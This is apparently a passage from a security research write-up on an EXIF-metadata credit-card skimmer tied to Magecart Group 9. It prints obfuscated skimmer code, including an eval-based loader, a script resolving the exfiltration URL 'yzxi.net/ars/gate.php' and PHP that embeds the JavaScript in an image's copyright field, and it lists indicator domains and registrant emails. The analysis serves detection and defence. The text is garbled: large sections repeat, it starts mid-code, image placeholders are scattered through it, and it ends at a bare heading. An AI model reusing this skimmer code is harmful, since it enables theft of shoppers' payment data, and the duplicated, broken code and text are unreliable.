alert("WiseLoop JavaScript Obfuscator Message\n\n" +
    "Source code for [{JS}] could not be loaded.\n" +
    "Please check the following:\n" +
    "- the absolute URL path '{JS}' should be valid and readable\n" +
    "- if you have specified a repository name, make sure you dit it via 'rjs'
    query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
    "- if a repository name was not specified, make sure that the repository
    '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
    "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
        function(w,i,s,e){
            var lIll=0;var lllI=0;var Illl=0;var llll=[];var lllI=[];
            while(true){
                if(lIll<5)lllI.push(w.charAt(lIll));else if(lIll<w.length)llll.
                push(w.charAt(lIll));lIll++;
                if(lllI<5)lllI.push(i.charAt(lllI));else if(lllI<i.length)llll.
                push(i.charAt(lllI));lllI++;
                if(Illl<5)lllI.push(s.charAt(Illl));else if(Illl<s.length)llll.
                push(s.charAt(Illl));Illl++;
                if(w.length+i.length+s.length+e.length==llll.length+lllI.length+e
                .length)break;
            }
            var lIll=llll.join('');var IllI=lllI.join('');lllI=0;var llll=[];
            for(lIll=0;lIll<llll.length;lIll+=2){
                var llll=-1;if(IllI.charCodeAt(lllI)%2)llll=1;
                llll.push(String.fromCharCode(parseInt(lIll.substr(lIll,2),36)-
                llll));
                lllI++;if(lllI>=lllI.length)lllI=0;
            }
            return llll.join('');
        }
        ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalise[.]xyz (archive here). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.




We also can connect this threat actor to another skimming script based on the registrant's email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive here).


```
<html>
    <script>
        var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
        (function(_0x242ecc, _0x528af0) {
            var _0x1e1be8 = function(_0x1efd91) {
                while (--_0x1efd91) {
                    _0x242ecc['push'](_0x242ecc['shift']());
                }
            };
            _0x1e1be8(++_0x528af0);
        }(_0x2626, 0xf8));
        var _0x5531 = function(_0x5890cf, _0x9a0395) {  _0x5890cf = 93, _0x9a0395 = undefined
            _0x5890cf = _0x5890cf - 0x0;
            var _0x4b6433 = _0x2626[_0x5890cf];  _0x4b6433 = "https://yzxi.net/ars/gate.php"
            return  0x4b6433;
```

While debugging it, we can spot the string 'ars' within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3

```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```

Other skimmers


```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
teamsystems[.]info
j-queries[.]com
```

Registrant emails

```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```


```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
        include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
  include_once 'bin/exif/Photoshop_IRB.php';

include_once 'bin/exif/Photoshop_File_Info.php';

 $new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition'   => "",
'caption'   => "",
'captionwriter' => "",
'jobname'   => "",
'copyrightstatus'   => "",
'copyrightnotice'   => str_replace("'", "\'", $js." "),
'ownerurl'  => "",
'keywords'  => array(),
'category'  => "",
'supplementalcategories'=> array(),
'date'  => "2222-22-22",
'city'  => "",
'state' => "",
'country'   => "",
'credit'=> "",
'source'=> "",
'headline'  => "",
'instructions'  => "",
'transmissionreference' => "",
'urgency'   => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```


The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.



```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
    "Source code for [{JS}] could not be loaded.\n" +
    "Please check the following:\n" +
    "- the absolute URL path '{JS}' should be valid and readable\n" +
    "- if you have specified a repository name, make sure you dit it via 'rjs'
    query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
    "- if a repository name was not specified, make sure that the repository
    '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
    "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
        function(w,i,s,e){
            var lIll=0;var lllI=0;var Illl=0;var llll=[];var lllI=[];
            while(true){
                if(lIll<5)lllI.push(w.charAt(lIll));else if(lIll<w.length)llll.
                push(w.charAt(lIll));lIll++;
                if(lllI<5)lllI.push(i.charAt(lllI));else if(lllI<i.length)llll.
                push(i.charAt(lllI));lllI++;
                if(Illl<5)lllI.push(s.charAt(Illl));else if(Illl<s.length)llll.
                push(s.charAt(Illl));Illl++;
                if(w.length+i.length+s.length+e.length==llll.length+lllI.length+e
                .length)break;
            }
            var lIll=llll.join('');var IllI=lllI.join('');lllI=0;var llll=[];
            for(lIll=0;lIll<llll.length;lIll+=2){
                var llll=-1;if(IllI.charCodeAt(lllI)%2)llll=1;
                llll.push(String.fromCharCode(parseInt(lIll.substr(lIll,2),36)-
                llll));
                lllI++;if(lllI>=lllI.length)lllI=0;
            }
            return llll.join('');
        }
        ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalise[.]xyz (archive here). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.




We also can connect this threat actor to another skimming script based on the registrant's email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive here).


```
<html>
    <script>
        var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
        (function(_0x242ecc, _0x528af0) {
            var _0x1e1be8 = function(_0x1efd91) {
                while (--_0x1efd91) {
                    _0x242ecc['push'](_0x242ecc['shift']());
                }
            };
            _0x1e1be8(++_0x528af0);
        }(_0x2626, 0xf8));
        var _0x5531 = function(_0x5890cf, _0x9a0395) {  _0x5890cf = 93, _0x9a0395 = undefined
            _0x5890cf = _0x5890cf - 0x0;
            var _0x4b6433 = _0x2626[_0x5890cf];  _0x4b6433 = "https://yzxi.net/ars/gate.php"
            return  0x4b6433;
```

While debugging it, we can spot the string 'ars' within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3


```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```

Other skimmers

```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
teamsystems[.]info
j-queries[.]com
```

Registrant emails

